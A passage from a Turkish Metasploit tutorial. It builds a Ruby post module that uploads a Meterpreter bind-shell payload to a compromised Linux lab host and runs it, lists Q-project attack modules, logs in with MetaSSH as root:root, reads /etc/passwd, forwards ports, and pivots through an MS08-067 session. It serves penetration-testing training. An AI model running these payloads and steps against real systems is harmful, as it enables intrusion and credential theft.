RHOSTS	172.16.100.2	yes	The target address range or CIDR
identifier			
THREADS	1	yes	The number of concurrent threads
USERNAME	sa	no	The username to authenticate as
USE_WINDOWS_AUTHENT	false	yes	Use windows authentication (requires DOMAIN option set)

```
msf auxiliary(mssql_version) > run

[*] SQL Server information for 172.16.100.2:
[+] ServerName      = GAMASEC-ADC
[+] InstanceName    = MSSQLSERVER
[+] IsClustered     = No
[+] Version         = 9.00.1399.06
[+] tcp            = 1433
[+] Version Name    = SQL Server 2005 RTM      1 Nov 2005
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Microsoft SQL Server için Sürüm Bilgisini Alan Yardımcı Modül Kullanımı

### 5.3 Post Modülü Geliştirme

Post modülleri, Exploit işlemi sonrasında hedef sistem ele geçirildikten sonra kullanılmak üzere hazırlanmış modüllerdir. Yetki yükseltme, olmayan bir özelliğin eklenmesi, bilgi toplanması veya farklı Payload'ların kullanımı gibi amaçlarla hazırlanabilirler. Post modülleri bazen oldukça sadece, bazen ise bir yetki yükseltme saldırısı veya ardışık işlemleri içerdiği için çok karmaşık olabilmektedir.

Örnek olarak hazırlanacak olan Post modülü Linux kabuk erişimlerine ek bir özellik katmak için geliştirilmiştir. Linux kabuk erişimleri sisteme dosya aktarımına izin vermemektedir, ancak bir kabuk erişimi olduğu için istenen girdiler erişime yazılabilmektedir. Basit bir düşünceyle; oluşturulması istenen dosya kabuk erişimine doğrudan yazarak oluşturulabilir. Örneğin “**echo deneme > /tmp/dosya**” komutu ile içinde **deneme** yazan bir **/tmp/dosya** dosyası oluşturulabilir, ancak ikilik dosyalarda bu durum sorun yaratacaktır.

Metasploit Framework'ün bu amaçla kullanılmak için hazırlanan, **write\_file** fonksiyonu ile erişilebilecek, **\_write\_file\_unix\_shell** isimli bir Post modülü fonksiyonu vardır. Sorun ise hedef sistemde **gawk** uygulaması yüklü olmadığında çıkmakta ve yükleme başarısızlıkla sonuçlanmaktadır.

Her iki durumu tekrar düşününce; varolan **core/post/file.rb** kütüphanesinde değişiklik yaparak diğer modülleri de etkilemek yerine, sadece bu amaçla hazırlanmış ve hedef sisteme dosya yükleyen bir Post modülü faydalı olacaktır. Yöntem olarak kullanılacak Base64 kodlaması ise ikilik dosyaların da sorunsuz aktarımını sağlayacaktır. Örneğin “**echo \$base64verisi | base64 -d > \$hedefdosyaadi**” gibi bir komut kullanılarak Base64 ile kodlanmış bir veri içeriği aktarılabilir.

Post modüllerinin yapısı da diğer Metasploit modüllerinin yapısına oldukça benzemektedir; önce kullanımı gerekli olabilecek sınıflar yüklenmekte, **Name**, **Description**, **Author** gibi parametreler modül hakkında bilgi içermekte ve **register\_options** ile çalışma esnasında gerekli olabilecek parametreler alınmaktadır. Diğer parametreler olan **Platform** hangi kabuk türlerinde çalışabileceğini, **SessionTypes** hangi oturum türlerinde çalışabileceğini, **Arch** hangi mimaride çalışabileceğini tanımlar. Tanımlanan **register\_options** seçenekleri ise **FILENAME** yerel dosyanın tam yolu ve **REMOTE\_PATH** hedefte yerleştirilecek tam yoldur.

```
require 'msf/core'
require 'msf/core/post/common'
require 'msf/core/post/file'

class Metasploit4 < Msf::Post
  include Msf::Post::Common
  def initialize(info={})
    super( update_info( info, {
      'Name'          => 'Linux Post Module for File Upload ',
      'Description'   => 'Post Module for File Upload',
      'License'       => MSF_LICENSE,
      'Author'        => ['Fatih Ozavci'],
      'Platform'      => [ 'linux' ],
      'Arch'          => [ ARCH_X86 ],
      'SessionTypes'  => [ 'shell' ],
    })
    register_options(
      [
        OptString.new('FILENAME', [ true, 'File to Upload',
File.join("/", "tmp", "filename")]),
        OptString.new('REMOTEPATH', [ true, 'Full Remote Path of
File', File.join("/", "tmp", "filename")])
      ], self.class
    )
  end
end
```

Sırada dosyanın aktarılması için gerekli komutların yazılması var ve bu bölümde hazır fonksiyonlar kullanılarak kolayca bu adım sağlanmaktadır. Kullanılacak değişkenler olan **fname** ve **remotefile** kullanıcı tarafından atanan bilgiler doğrultusunda tanımlanır. **file** değişkenine **IO.read** fonksiyonu kullanılarak, kullanıcıdan gelen dosya içeriği yüklenmektedir. Daha sonra ise **Rex::Text.encode\_base64** fonksiyonu ile Base64 kodlanıp, **cmd\_exec** ile hedefe gönderilmektedir.

```
def run
  fname=datastore["FILENAME"]
  remotefile=datastore["REMOTEPATH"]
  file=IO.read(fname)
  print_status "Encoding #{fname}"

  base64content=Rex::Text.encode_base64(file)
  print_status "Writing #{fname} to remote system"
  cmd_exec("echo #{base64content} | base64 -d > #{remotefile}")
end

end
```

Linux Local File Upload Modülü Kaynak Kodu

Post modülünü test etmek için en sık kullanım yöntemi tercih edilmiştir. Varolan bir Linux kabuk erişiminin Linux Meterpreter oturumuna dönüştürülmesi için Post modülümüz ile gönderilecek bir Payload üretilmiştir. Böylece hedef sisteme Payload'umuzu gönderebileceğiz ve çalıştırarak Meterpreter oturumumuza erişebileceğiz.

```
msf > use payload/linux/x86/meterpreter/bind_tcp
msf payload(bind_tcp) > show options

Module options (payload/linux/x86/meterpreter/bind_tcp):

  Name          Current Setting  Required  Description
  ----          -
  DebugOptions  0                no        Debugging options for POSIX meterpreter
  LPORT         4444             yes       The listen port
  PrependFork   no               Add a fork() / exit_group() (for parent)
  code
  RHOST         no               The target address

msf payload(bind_tcp) > generate -t elf -f /tmp/exp
[*] Writing 163 bytes to /tmp/exp...
msf payload(bind_tcp) > file /tmp/exp
[*] exec: file /tmp/exp

/tmp/exp: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked,
corrupted section header size
```

#### Linux Local File Upload Modülü için Payload Hazırlanması

Modülün kullanım örneği aşağıda görülmektedir; hedef sisteme gönderilmek üzere bir Payload üretilmiş ve hazırlanan Post modülü kullanılarak gönderilmiştir. **FILENAME** için Payload'un yolu, **REMOTE\_PATH** için ise hedef sistemde kullanılacak yol tercih edilmiştir. Varolan Telnet oturumlarından 4 nolu oturum da **SESSION** değişkenine atanmıştır.

```
msf payload(bind_tcp) > use exploit/gamasec/linux_post_local_file_send
msf post(linux_post_local_file_send) > info

  Name: Linux Post Module for File Upload
  Module: post/gamasec/linux_post_local_file_send
  Version: 0
  Platform: Linux
  Arch: x86
  Rank: Normal

Provided by:
  Fatih Ozavci
Description:
  Post Module for File Upload
```

```
msf post(linux_post_local_file_send) > show options

Module options (post/gamasec/linux_post_local_file_send):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME   /tmp/filename     yes       File to Upload
  REMOTEPATH /tmp/filename     yes       Full Remote Path of File
  SESSION    yes               yes       The session to run this module on.

msf post(linux_post_local_file_send) > set FILENAME /tmp/exp
FILENAME => /tmp/exp
msf post(linux_post_local_file_send) > set REMOTEPATH /tmp/exp
REMOTEPATH => /tmp/exp
msf post(linux_post_local_file_send) > sessions

Active sessions
=====

  Id  Type      Information                                     Connection
  --  -
  4   shell     TELNET msfadmin:msfadmin (172.16.100.3:23)
172.16.100.1:36824 -> 172.16.100.3:23 (172.16.100.3)

msf post(linux_post_local_file_send) > set SESSION 4
SESSION => 4
msf post(linux_post_local_file_send) > show options

Module options (post/gamasec/linux_post_local_file_send):

  Name      Current Setting  Required  Description
  ----      -
  FILENAME   /tmp/exp         yes       File to Upload
  REMOTEPATH /tmp/exp         yes       Full Remote Path of File
  SESSION    4                yes       The session to run this module on.

msf post(linux_post_local_file_send) > run

[*] Encoding /tmp/exp
[*] Writing /tmp/exp to remote system
[*] Post module execution completed
```

## Linux Local File Upload Modülü Kullanımı

Modül kullanımından görüleceği üzere dosya yükleme başarıyla tamamlanmış ve istenen dosya hedef sisteme gönderilmiştir. Sonraki adım ise dosyaya çalıştırma haklarının verilmesi ve çalıştırılmasıdır.

```
msf post(linux_post_local_file_send) > sessions -i 4
[*] Starting interaction with 4...
```

```
< -d > /tmp/exp ;echo xvbhILQvDTIJVGvXUhzTNDlVtUfygKJu
```

```
xvbhILQvDTIJVGvXUhzTNDlVtUfygKJu
```

```
msfadmin@metasploitable:~$ chmod +x /tmp/exp
```

```
chmod +x /tmp/exp
```

```
msfadmin@metasploitable:~$ /tmp/exp &
```

```
/tmp/exp &
```

```
[1] 4698
```

```
msfadmin@metasploitable:~$ ^Z
```

```
Background session 4? [y/N] y
```

#### Linux Local File Upload Modülü ile Aktarılan Dosyanın Çalıştırılması

Görüleceği üzere gönderilen dosya yerine ulaşmıştır, bu bilgiyi Telnet komutu geçmişinden de doğrulayabiliriz. Dosyaya **chmod** ile çalıştırma haklarını vererek ve arka planda çalıştırarak tekrar Metasploit konsoluna dönülür. Çalıştırılan Payload bir iletişim beklemektedir, seçilen parametreler gereği **4444** nolu TCP portunda iletişim için Handler'ı beklemektedir. Aynı parametreler ile hazırlanan ve Payload olarak aynı Payload türü seçilmiş bir Handler ile ilgili hedefe bağlanılabilir.

```
msf post(linux_post_local_file_send) > use exploit/multi/handler
msf exploit(handler) > set PAYLOAD linux/x86/meterpreter/bind_tcp
PAYLOAD => linux/x86/meterpreter/bind_tcp
msf exploit(handler) > show options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
----	-----	-----	-----

Payload options (linux/x86/meterpreter/bind\_tcp):

Name	Current Setting	Required	Description
----	-----	-----	-----
DebugOptions	0	no	Debugging options for POSIX meterpreter
LPORT	4444	yes	The listen port
PrependFork		no	Add a fork() / exit_group() (for parent) code
RHOST		no	The target address

Exploit target:

Id	Name
--	----
0	Wildcard Target



```
msf exploit(handler) > set RHOST 172.16.100.3
RHOST => 172.16.100.3
msf exploit(handler) > exploit

[*] Started bind handler
[*] Transmitting intermediate stager for over-sized stage...(100 bytes)
[*] Starting the payload handler...
[*] Sending stage (1126400 bytes) to 172.16.100.3
[*] Meterpreter session 5 opened (172.16.100.1:37743 -> 172.16.100.3:4444) at 2012-12-11
15:43:15 +0200

meterpreter > sysinfo
Computer      : metasploitable
OS            : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008
(i686)
Architecture : i686
Meterpreter   : x86/linux
```

Linux Local File Upload Modülü ile Gönderilen Payload ile Oturum Kurulması

Görüleceği üzere basit komutlar ile bir Post modülü hazırlamak mümkündür, Metasploit Framework içindeki birçok Post modülü bu tür basit içeriklerden oluşmaktadır. Bir dosyanın alınması ve içeriğinin denetlenmesi, Registry'den veri çekilerek karşılaştırılması veya kaydedilmesi gibi örnekler genellikle basit örneklerdir.

Hazırlanan Post modülünü genel bir amaç yerine daha özel bir amaç için de hazırlamak mümkündür; örneğin yaptığımız işlemi tek başına yapacak bir Post modülü de hazırlanabilir. **client.framework.payloads.create("linux/x86/meterpreter/bind\_tcp")** fonksiyonu kullanılarak istenen Payload oluşturulabilir, gönderim işlemi modüldeki gibi yapılabilir, **cmd\_exec** ile çalıştırma hakları verilmesi ve çalıştırılması sağlanabilir, sonrasında ise **client.framework.exploits.create("multi/handler")** fonksiyonu ile istenen Handler başlatılabilir. Ancak böyle bir modülü okuyucuların pratik yapmak adına hazırlaması daha faydalı olacaktır.

## 6 Bağımsız Ek Modüllerin ve Exploit'lerin Kullanımı

### 6.1 Q Projesi ve Ek Modüller

Q projesi, Metasploit Framework geliştiricilerinin lisans veya kod uygunluğu sebebiyle projeye dahil etmediği kodlar için oluşturulmuş bir projedir. Hazırlanan ama yeterince test edilmemiş modüller, küçük araçlar ve lisans farklılığı içeren modüller bu projede yer almaktadır. Github'da bulunan deposu aracılığıyla tüm modüller indirilebilir, düzenli takip edilebilir ve Metasploit Framework ile beraber kullanılabilir.

Her modül kendi kullanım görevi ve içeriğine sahip olduğu için tek tek modüllerin kullanımına değinilmeyecektir. İlgili modüller Metasploit Framework dizini içine kopyalanarak doğrudan kullanılabilir. Ürün ortamı testlerinde ve hassas sistem analizlerin mecbur kalmadıkça bu modüllerin kullanılmaması önerilmektedir. Eğer kullanılacaksa modüllerin bir incelemeden geçirilmesinde fayda vardır.

Q Projesi Anasayfası

<https://github.com/mubix/q>

Q Projesinin Güncel Modülleri

```
scripts/listdrives.rb
scripts/runon_netview.rb
scripts/getsessions.rb
scripts/virusscan_bypass8_8.rb
scripts/loggedon.rb
scripts/ie_hashgrab.rb
scripts/cache_bomb.rb
scripts/getdomains.rb
modules/post/windows/q/winlocalprv_esc.rb
modules/post/windows/q/openvpn_profiles_jack.rb
modules/post/windows/q/stickynotes-jacker.rb
modules/post/windows/q/unpriv_wmic.rb
modules/post/windows/q/keepass_jacker.rb
modules/post/linux/q/passwd-shadow-ssh-jacker-meterpreter.rb
modules/post/linux/q/passwd-shadow-ssh-jacker-shell.rb
modules/post/unstable/exec_powershell.rb
modules/post/unstable/enum_lsa.rb
modules/post/unstable/openvpn_profiles_jack.rb
modules/post/unstable/enum_users.rb
modules/post/unstable/kill_by_name.rb
modules/post/unstable/unpriv_wmic.rb
modules/post/unstable/keepass_jacker.rb
```

```
modules/post/unstable/killmcafee.rb
modules/auxiliary/capture/mdns_collector.rb
modules/auxiliary/capture/hsrp.rb
modules/auxiliary/http/vhost_finder.rb
modules/auxiliary/gather/netcrafting.rb
modules/auxiliary/gather/ripecon.rb
modules/auxiliary/hp/hp_laserjet_scanner.rb
modules/auxiliary/hp/hp_laserjet_enum_fs.rb
modules/auxiliary/hp/hp_laserjet_download.rb
modules/auxiliary/hp/snmp_enum_hp_laserjet.rb
modules/auxiliary/hp/hp_laserjet_ready_msg.rb
modules/auxiliary/bruteforce/eap_md5_dict.rb
modules/auxiliary/securestate/owa_login.rb
modules/auxiliary/securestate/proxy_config.rb
modules/auxiliary/securestate/cdp.rb
modules/auxiliary/sap/sap_rfc_dbmcli_sxpg_command_exec.rb
modules/auxiliary/sap/sap_rfc_read_table.rb
modules/auxiliary/sap/sap_rfc_sxpg_command_exec.rb
modules/auxiliary/sap/sap_rfc_usr02.rb
modules/auxiliary/sap/sap_rfc_client_enum.rb
modules/auxiliary/sap/sap_rfc_system.rb
modules/auxiliary/sap/sap_rfc_dbmcli_sxpg_call_system_command_exec.rb
modules/auxiliary/sap/sap_rfc_brute_login.rb
modules/auxiliary/sap/sap_rfc_sxpg_call_system.rb
modules/auxiliary/sql/oracle_erp_sql11.rb
modules/auxiliary/unstable/enum_bing_url.rb
modules/auxiliary/unstable/smallftpd_dos.rb
modules/auxiliary/unstable/boa_auth_dos.rb
modules/auxiliary/unstable/javascript_keylogger.rb
modules/auxiliary/unstable/strawman_post_dos.rb
modules/auxiliary/unstable/eap_md5_dict.rb
modules/auxiliary/unstable/ip_geolocate.rb
modules/auxiliary/unstable/pvstp.rb
modules/auxiliary/unstable/syslog_spoof_custom_message.rb
modules/auxiliary/unstable/ms11_082.rb
modules/auxiliary/unstable/oracle_erp_sql11.rb
modules/auxiliary/unstable/syslog_spoof_log_file.rb
modules/auxiliary/unstable/local_admin_pwnage_scanner.rb
modules/auxiliary/unstable/duckduck_password.rb
modules/auxiliary/unstable/joomla_filter_order_aux.rb
modules/auxiliary/unstable/http_transparent_injection_proxy.rb
modules/auxiliary/unstable/dtp.rb
modules/auxiliary/unstable/cisco_vpn_groupname_enum.rb
modules/auxiliary/unstable/d20tftpbdb.rb
modules/auxiliary/unstable/stp.rb
modules/auxiliary/unstable/http_server.rb
modules/auxiliary/unstable/spoonftp_retr.rb
modules/auxiliary/unstable/msftidyscan.rb
modules/auxiliary/unstable/typsoft11_retr.rb
modules/auxiliary/unstable/smb_enumshares_rw.rb
modules/auxiliary/unstable/hsrp_hijack.rb
```

```
modules/auxiliary/unstable/http_javascript_cookielogger.rb
modules/auxiliary/unstable/dns_mitm.rb
modules/auxiliary/unstable/ttlexpiry.rb
modules/exploits/securestate/liferay_xsl.rb
modules/exploits/securestate/sap_rfc_sxpg_command_exec.rb
modules/exploits/securestate/sap_rfc_system.rb
modules/exploits/securestate/sap_rfc_sxpg_call_system.rb
modules/exploits/unstable/unreliable/windows/misc/dameware_mrc4.rb
modules/exploits/unstable/unreliable/windows/scada/cognet_datahub_bof.rb
modules/exploits/unstable/unreliable/windows/fileformat/foxit_pdf_action_bof.rb
modules/exploits/unstable/unreliable/windows/fileformat/ms10_087_rtf_pfragments_bof.rb
modules/exploits/unstable/unreliable/windows/ftp/solarftp_pasv.rb
modules/exploits/unstable/unreliable/windows/ftp/actfax_user_ftp.rb
modules/exploits/unstable/unreliable/windows/browser/webkit_styleelement_process.rb
modules/exploits/unstable/unreliable/windows/browser/ms10_081_comctl32_svg.rb
modules/exploits/unstable/incomplete/windows/http/hp_nnm_rptconfig_2704.rb
modules/exploits/unstable/incomplete/windows/http/oracle_autovue.rb
modules/exploits/unstable/incomplete/windows/http/plusftp_get_bof.rb
modules/exploits/unstable/incomplete/windows/misc/hp_data_protector_exec_setup.rb
modules/exploits/unstable/incomplete/windows/misc/edirectory_dhost_module.rb
modules/exploits/unstable/incomplete/windows/misc/hp_dataprotector_cmdexec.rb
modules/exploits/unstable/incomplete/windows/tftp/hp_inc_err.rb
modules/exploits/unstable/incomplete/windows/tftp/hp_inc_wrq.rb
modules/exploits/unstable/incomplete/windows/scada/issymbol_openscreen.rb
modules/exploits/unstable/incomplete/windows/smb/ms09_064_llsrv.rb
modules/exploits/unstable/incomplete/windows/smb/ms09_050_smb2.rb
modules/exploits/unstable/incomplete/windows/fileformat/mplayer_lite_m3u.rb
modules/exploits/unstable/incomplete/windows/fileformat/ms10_055_cinepak_codec.rb
modules/exploits/unstable/incomplete/windows/fileformat/adobe_flashplayer_flash10o.rb
modules/exploits/unstable/incomplete/windows/fileformat/ms04_034_zip_folders.rb
modules/exploits/unstable/incomplete/windows/ldap/ibm_tivoli_ibmslapd.rb
modules/exploits/unstable/incomplete/windows/ftp/knftp.rb
modules/exploits/unstable/incomplete/windows/dameware_username_bof.rb
modules/exploits/unstable/incomplete/windows/browser/safari_float.rb
modules/exploits/unstable/incomplete/windows/browser/ms10_018_ie_uninit.rb
modules/exploits/unstable/incomplete/windows/browser/opera_content_length.rb
modules/exploits/unstable/incomplete/windows/browser/adobe_embedded_com_firefox.rb
modules/exploits/unstable/incomplete/windows/browser/ms09_054_deflate.rb
modules/exploits/unstable/incomplete/windows/browser/safari_feedurl.rb
modules/exploits/unstable/incomplete/windows/browser/opera_svg.rb
modules/exploits/unstable/incomplete/windows/browser/firefox_unicode.rb
modules/exploits/unstable/incomplete/windows/browser/aol_linksbicons.rb
modules/exploits/unstable/incomplete/windows/browser/kingview_validateuser.rb
modules/exploits/unstable/incomplete/windows/browser/oracle_autovue.rb
modules/exploits/unstable/incomplete/multi/http/jcow_eval.rb
modules/exploits/unstable/incomplete/multi/http/jboss_seam_remote_command.rb
modules/exploits/unstable/incomplete/multi/browser/firefox_dom_insertion.rb
modules/exploits/unstable/incomplete/linux/ids/snortdcerpc.rb
modules/exploits/unstable/incomplete/unix/samba/sid_parse_jjd.rb
modules/exploits/unstable/incomplete/telnet_encrypt_keyid_bruteforce.rb
modules/exploits/unstable/untested/lotus_cookiefile.rb
```

```
modules/exploits/unstable/untested/arachni_path_traversal.rb  
modules/exploits/unstable/untested/arachni_exec.rb  
modules/exploits/unstable/untested/cisco_acs_ucp.rb  
modules/exploits/unstable/untested/arachni_php_include.rb  
modules/exploits/unstable/untested/arachni_php_eval.rb  
modules/exploits/unstable/untested/arachni_sqlmap.rb  
modules/exploits/unstable/untested/yahoo_player_m3u.rb  
plugins/unstable/arachni.rb
```

#### Q Projesi Modülleri

## 6.2 MetaSSH ile SSH Servisinin Kullanımı

MetaSSH modülü, SSH sunucusu çalışan sistemlerde Meterpreter benzeri bir kullanım amacıyla geliştirilmiştir. SSH bağlantısında kullanılacak kimlik bilgileri verilerek MetaSSH modülleri kullanılabilen ve hedef sisteme bağlantı sağlanmaktadır. Bağlantı sonrası ise MetaSSH oturumu oluşturulmaktadır ve Meterpreter ile benzer özellikler taşımaktadır. Dosya yükleme, port yönlendirme ve tünelleme gibi işlemler yapılabilen, Meterpreter betikleri çalıştırılabilir. Güncel MetaSSH modülü <http://github.com/dirtyfilthy/metassh> adresinden temin edilebilir.

MetaSSH örnek kullanımı için **192.168.1.101** IP adresindeki SSH servisine **root** kullanıcısı ile bağlanılmış ve oturum elde edilmiştir. Elde edilen oturum üzerinden **/tmp/deneme** dosyası hedef sisteme aktarılmış ve içeriği görüntülenmiştir. Ek olarak, normal koşullarda erişilemeyen **192.168.1.1** IP adresindeki telnet servisine erişebilmek için **5000** TCP portuna yönlendirme tanımlanmıştır. Denetmen sistemindeki **5000** TCP portu, MetaSSH ile oluşturulan tünel aracılığıyla **192.168.1.1** IP adresindeki sistemin telnet servisine yönlendirilmiştir.

```
Holdenusploit # load meta_ssh
[+] Added 2 Exploit modules for metaSSH
[+] Added 1 Payload modules for metaSSH
[*] Successfully loaded plugin: metaSSH

Holdenusploit # use exploit/multi/ssh/login_password
Holdenusploit exploit(login_password) # info

      Name: Login to ssh with username/password
      Module: exploit/multi/ssh/login_password
      Version: 0
      Platform: HPUX
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Average

Provided by:
  alhazred

Available targets:
  Id  Name
  --  ---
  0    Automatic

Basic options:
  Name      Current Setting  Required  Description
```

```

-----
PASS          yes      The password to use
RHOST         yes      The target address
RPORT  22     yes      The target port
USER          yes      The username to use

Payload information:
  Space: 1024

Description:
  Default support user + bad input validation

Holdenusploit exploit(login_password) # set RHOST 192.168.1.101
RHOST => 192.168.1.101

Holdenusploit exploit(login_password) # set USER root
USER => root

Holdenusploit exploit(login_password) # set PASS root
PASS => root

Holdenusploit exploit(login_password) # set PAYLOAD ssh/metassh_session
PAYLOAD => ssh/metassh_session

Holdenusploit exploit(login_password) # show options

Module options (exploit/multi/ssh/login_password):

  Name      Current Setting  Required  Description
  ----      -
PASS       root             yes       The password to use
RHOST      192.168.1.101     yes       The target address
RPORT      22                yes       The target port
USER       root             yes       The username to use

Payload options (ssh/metassh_session):

  Name      Current Setting  Required  Description
  ----      -
  Name      Current Setting  Required  Description
  ----      -

Exploit target:

  Id  Name
  --  ---
  0    Automatic

```

```
Holdenusploit exploit(login_password) # exploit
```

```
[*] Connecting to root@192.168.1.101:22 with password root
```

```
[*] metaSSH session 1 opened (127.0.0.1 -> 192.168.1.101:22) at 2013-01-11 17:43:22  
+0200
```

```
metaSSH >
```

```
Core Commands
```

```
=====
```

Command	Description
-----	-----
?	Help menu
background	Backgrounds the current session
bkill	Kills a background metaSSH script
blist	Lists running background scripts
bgrun	Executes a metaSSH script as a background thread
channel	Displays information about active channels
close	Closes a channel
exit	Terminate the ssh session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
quit	Terminate the ssh session
run	Executes a metaSSH script or Post module
use	Deprecated alias for 'load'

```
Stdapi: System Commands
```

```
=====
```

Command	Description
-----	-----
execute	Execute a command
shell	Drop into a system command shell

```
Stdapi: Net Commands
```

```
=====
```

Command	Description
-----	-----
portfwd	forward local port to remote port

```
Stdapi: File system Commands
```

```
=====
```

Command	Description
-----	-----



cat	Read the contents of a file to the screen
cd	Change directory
del	Delete the specified file
download	Download a file or directory
edit	Edit a file
getlwd	Print local working directory
getwd	Print working directory
lcd	Change local working directory
lpwd	Print local working directory
ls	List files
mkdir	Make directory
pwd	Print working directory
rm	Delete the specified file
rmdir	Remove directory
search	Search for files
upload	Upload a file or directory

**metaSSH > upload /tmp/deneme /tmp**

[\*] uploading : /tmp/deneme -> /tmp

[\*] uploaded : /tmp/deneme -> /tmp/deneme

**metaSSH > cat /tmp/deneme**

deneme

**metaSSH > cat /etc/passwd**

root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/bin/sh

bin:x:2:2:bin:/bin:/bin/sh

sys:x:3:3:sys:/dev:/bin/sh

sync:x:4:65534:sync:/bin:/bin/sync

games:x:5:60:games:/usr/games:/bin/sh

man:x:6:12:man:/var/cache/man:/bin/sh

lp:x:7:7:lp:/var/spool/lpd:/bin/sh

mail:x:8:8:mail:/var/mail:/bin/sh

news:x:9:9:news:/var/spool/news:/bin/sh

uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh

proxy:x:13:13:proxy:/bin:/bin/sh

www-data:x:33:33:www-data:/var/www:/bin/sh

backup:x:34:34:backup:/var/backups:/bin/sh

list:x:38:38:Mailing List Manager:/var/list:/bin/sh

irc:x:39:39:ircd:/var/run/ircd:/bin/sh

gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh

nobody:x:65534:65534:nobody:/nonexistent:/bin/sh

libuuid:x:100:101::/var/lib/libuuid:/bin/sh

dhcp:x:101:102::/nonexistent:/bin/false

syslog:x:102:103::/home/syslog:/bin/false

klog:x:103:104::/home/klog:/bin/false

sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin

msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash

bind:x:105:113::/var/cache/bind:/bin/false

postfix:x:106:115::/var/spool/postfix:/bin/false

```
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002::,/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

**metaSSH > portfwd -h**

Usage: portfwd -l localport -r remotehost:remoteport

Executes a command on the remote machine.

OPTIONS:

- h Help menu.
- l <opt> local port
- r <opt> remote machine rhost:rport

**metaSSH > portfwd -l 5000 -r 192.168.1.1:23**

**metaSSH > background**

**Holdenusploit exploit(login\_password) # connect 127.0.0.1 5000**

[\*] Connected to 127.0.0.1:5000

DD-WRT v24-sp1 (c) 2010 NewMedia-NET GmbH

Release: 08/12/11 (SVN revision: 345)

wrtrouter login:

MetaSSH Modülü Kullanımı

### 6.3 MSFMap ile Meterpreter'dan Port Tarama

MSFMap, ele geçirilen sistemde, Meterpreter üzerinden hızlıca port tarama ihtiyacını karşılamak üzere hazırlanmış bir Meterpreter modülüdür. MSFMap kullanılarak Meterpreter üzerinden yeni hedeflerin taranması ve doğrulanması mümkün olmaktadır. Örnekte ele geçirilmiş olan **192.168.1.101** IP adresindeki sistem üzerinden **192.168.1.1** IP adresindeki yönlendiricinin portları SYN port tarama yöntemi ile taranmıştır.

```
Holdenusploit exploit(ms08_067_netapi) # exploit
[*] Started reverse handler on 192.168.1.119:4545
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:Turkish
[*] Selected Target: Windows XP SP2 Turkish (NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.1.120
[*] Meterpreter session 4 opened (192.168.1.119:4545 -> 192.168.1.120:1358) at
2013-01-11 18:13:48 +0200

meterpreter > load msfmap
Loading extension msfmap...success.

meterpreter > msfmap -h
MSFMap (v0.1.1) Meterpreter Base Port Scanner
Usage: msfmap [Options] {target specification}
OPTIONS:
  --top-ports <opt> Scan <number> most common ports
  -PN                Treat all hosts as online -- skip host discovery
  -T<0-5>            Set timing template (higher is faster)
  -h                Print this help summary page.
  -oN                <opt> Output scan in normal format to the given filename.
  -p                <opt> Only scan specified ports
  -sP                Ping Scan - go no further than determining if host is online
  -sS                TCP Syn scan
  -sT                TCP Connect() scan
  -v                Increase verbosity level

meterpreter > msfmap -v -sS --top-ports 1000 192.168.1.1
Starting MSFMap 0.1.1
MSFMap scan report for 192.168.1.1
Host is up.
Not shown: 98 closed ports
PORT  STATE SERVICE
23/tcp open  telnet
80/tcp open  http

MSFMap done: 1 IP address (1 hosts up) scanned in 34.65 seconds
```

MSFMap ile Meterpreter Üzerinden Port Tarama